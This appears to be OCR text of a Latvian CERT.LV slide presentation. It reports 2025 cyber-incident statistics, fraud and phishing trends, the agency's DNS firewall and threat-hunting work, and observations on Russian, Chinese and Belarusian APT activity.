✅Uz konkrētām Iestāžu programmām reģistrētās ievainojamības: 171 (3.cet.+59)



Izplatītākās pikšķerēšanas kampaņas, izmantojot organizāciju nosaukumus

(% daļa no kopējā CERT.LV apstrādāto ziņojumu skaita; 2025. gada pirmie 11 mēn.)





CERT.LV

Kiberincidentu skaita izmaiņu temps: 3 gadu salīdzinošā analīze

2661

Incidents šogad





1. **Krāpšana**
   - Pikšķerēšana, bikšķerēšana, smikšķerēšana, kvikšķerēšana
   - Viltus loterijas, zvani, mājaslapas
   - Tiešsaistes kontu kompromitēšana (FB, Microsoft, Meta krāpšana)
   - Romantiskā krāpniecība
   - BEC
   - ….
2. **Pakalpojumu pieejamība**
   - DDOS
   - GPS signālu bloķēšana
3. **Ievainojamības** (CVE)
4. **Ļaunatūras & izspiedējvīrusi**
5. **Piegādes ķēdes uzbrukumi**

CERT.LV

Latvieši


8.88 Eur uz iedzīvotāju

Poļi

3.80 Eur uz iedzīvotāju

Prognoze

18 Milj zaudējumos



CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

NIC

DNS ugunsmūris

JUMS IR AKTĪVS

Kas tas ir?!

CERT.LV sadarbībā ar NIC (.LV domēna vārdu reģistra uzturētāju) ir izveidojuši DNS ugunsmūri - bezmaksas rīku individuālu lietotāju un organizāciju pasargāšanai no kiberapdraudējumiem, tādiem kā viltus banku lapas, krāpnieciskas tirdzniecības platformas, vīrusus izplatošas vietnes u.c.

CERT.LV

DNS ugunsmūris

- Android 35 400
- Apple iOS 37 200
- Pārējie ESK klienti

12mil
Atvairījumi

30min
Vidējais reakcijas laiks

Draudu medības

- Mērķis - identificēt kompromitētas vai apdraudētas sistēmas
- Veicam kopš 2022. g.
- Veicinām starptautisku sadarbību
- Stiprinām savu un partneru noturību
- Esam dalījušies ar savu pieredzi ar 27 NATO dalībvalstīm

42
Mērķa infrastruktūras

162 000
Galaiekārtas

16
Operācijas 2025.g.

CERT.LV

APT uzbrukumi

CERT.LV


APT

- Krievija izvērš plašāk, sāk šķobīties kvaltitāte, joprojām ir elitāras grupas, fokuss uz SOHO un Edge tīkla iekārtām, Mērķu novērošana, Čaulu kompānijas, sadarbība ar org. noziedzību

- Stark Industries -> TheHosting, PQHosting

- Ar ĶTR saistītiem grupējumiem sākotnējais vektors - Edge tīkla iekārtas, mērķtiecīga virzība tīklā

- Baltkrievija - hibrīdas ietekmes operācijas



